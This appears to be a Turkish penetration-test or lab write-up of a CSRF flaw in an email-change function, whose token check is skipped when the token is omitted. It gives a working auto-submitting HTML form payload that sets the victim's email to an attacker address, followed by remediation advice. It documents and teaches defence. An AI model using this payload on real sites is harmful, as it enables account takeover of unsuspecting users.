
E-posta adresinin saldırgan tarafından belirlenen bir adresle değiştirilmesi, tek başına bir bütünlük ihlali oluşturmasının yanı sıra, uygulamanın parola sıfırlama sürecinin bu adres üzerinden işlemesi halinde hesabın tümüyle ele geçirilmesine (account takeover) olanak tanır. Bu durumda saldırgan, kurbanın hesabındaki kişisel verilere erişebilir ve hesap üzerinde kurban adına işlem yapabilir. Kimliğe bürünme yoluyla gerçekleştirilebilecek işlemler, uygulamanın niteliğine bağlı olarak itibar ve uyumluluk açısından da doğrudan etki yaratır.

6. Proof Of Concept

Uygulamaya geçerli kullanıcı bilgileriyle giriş yapılmış ve hesap sayfasındaki e-posta güncelleme işlevi kullanılmıştır. İşleme ait istek Burp Suite ile yakalanarak incelenmiştir:




Yakalanan istek, daha ayrıntılı incelenmek üzere Burp Repeater'a aktarılmıştır:




İstek incelendiğinde, gövdesinde email parametresine ek olarak bir csrf belirtecinin (token) bulunduğu görülmektedir.

İstekteki csrf belirteci tamamen silinip email değiştirildiğinde isteğin başarıyla işlendiği gözükmektedir.




deneme@gmail.com olan mail adresi denem123@gmail.com olarak başarıyla değiştirilebilmektedir.

E-posta adresinin değiştiği, hesap (my-account) sayfasında da görülmektedir.



Son olarak, aşağıdaki payload ile zafiyet sömürülmüştür:

```
<html>
  <body>
    <form action="https://0a61003b034212918238d4b800300089.web-security-
academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="pwned@attacker.com" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```



7. Çözüm Önerisi

CSRF belirteci (token) doğrulaması, belirtecin varlığından bağımsız olarak her durum değiştiren istekte zorunlu tutulmalıdır. Doğrulama yalnızca belirteç mevcut olduğunda değil, belirtecin bulunmadığı durumlarda da devreye girmeli ve geçerli bir belirteç içermeyen istek varsayılan olarak reddedilmelidir. Güvenlik kararı "belirteç varsa doğrula" değil, "geçerli belirteç yoksa reddet" ilkesine dayanmalıdır.
İsteğin kaynağı sunucu tarafında doğrulanmalıdır. Durum değiştiren işlemlerde Origin ve Referer başlıkları kontrol edilerek, isteğin yalnızca uygulamanın kendi kaynağından kabul edilmesi sağlanmalıdır.

Tek bir kontrole güvenilmemelidir. Yukarıdaki önlemler savunma derinliği ilkesiyle birlikte uygulanmalı; herhangi bir kontrolün atlatılması durumunda diğerlerinin koruma sağlaması hedeflenmelidir.
Düzeltme sonrası yeniden test (retest) yapılmalıdır. Uygulanan önlemlerin zafiyeti gerçekten giderdiğini doğrulamak için, düzeltmenin ardından aynı işlev yeniden test edilmelidir.

8.Sonuç

Yapılan test sonucunda, hedef uygulamanın e-posta değiştirme işlevinin Siteler Arası İstek Sahteciliği (CSRF) zafiyetine açık olduğu tespit ve kavram kanıtı ile doğrulanmıştır. Uygulama bir CSRF belirteci doğrulaması içermekle birlikte, bu doğrulamanın yalnızca belirteç istekte bulunduğunda yapılması ve belirteç hiç gönderilmediğinde atlanması nedeniyle savunma atlatılabilmektedir. Zafiyet, hesabın tümüyle ele geçirilmesine kadar ilerleyebilecek etkisi nedeniyle yüksek risk seviyesinde değerlendirilmiş olup, önerilen önlemlerin uygulanarak ivedilikle giderilmesi tavsiye edilmektedir.
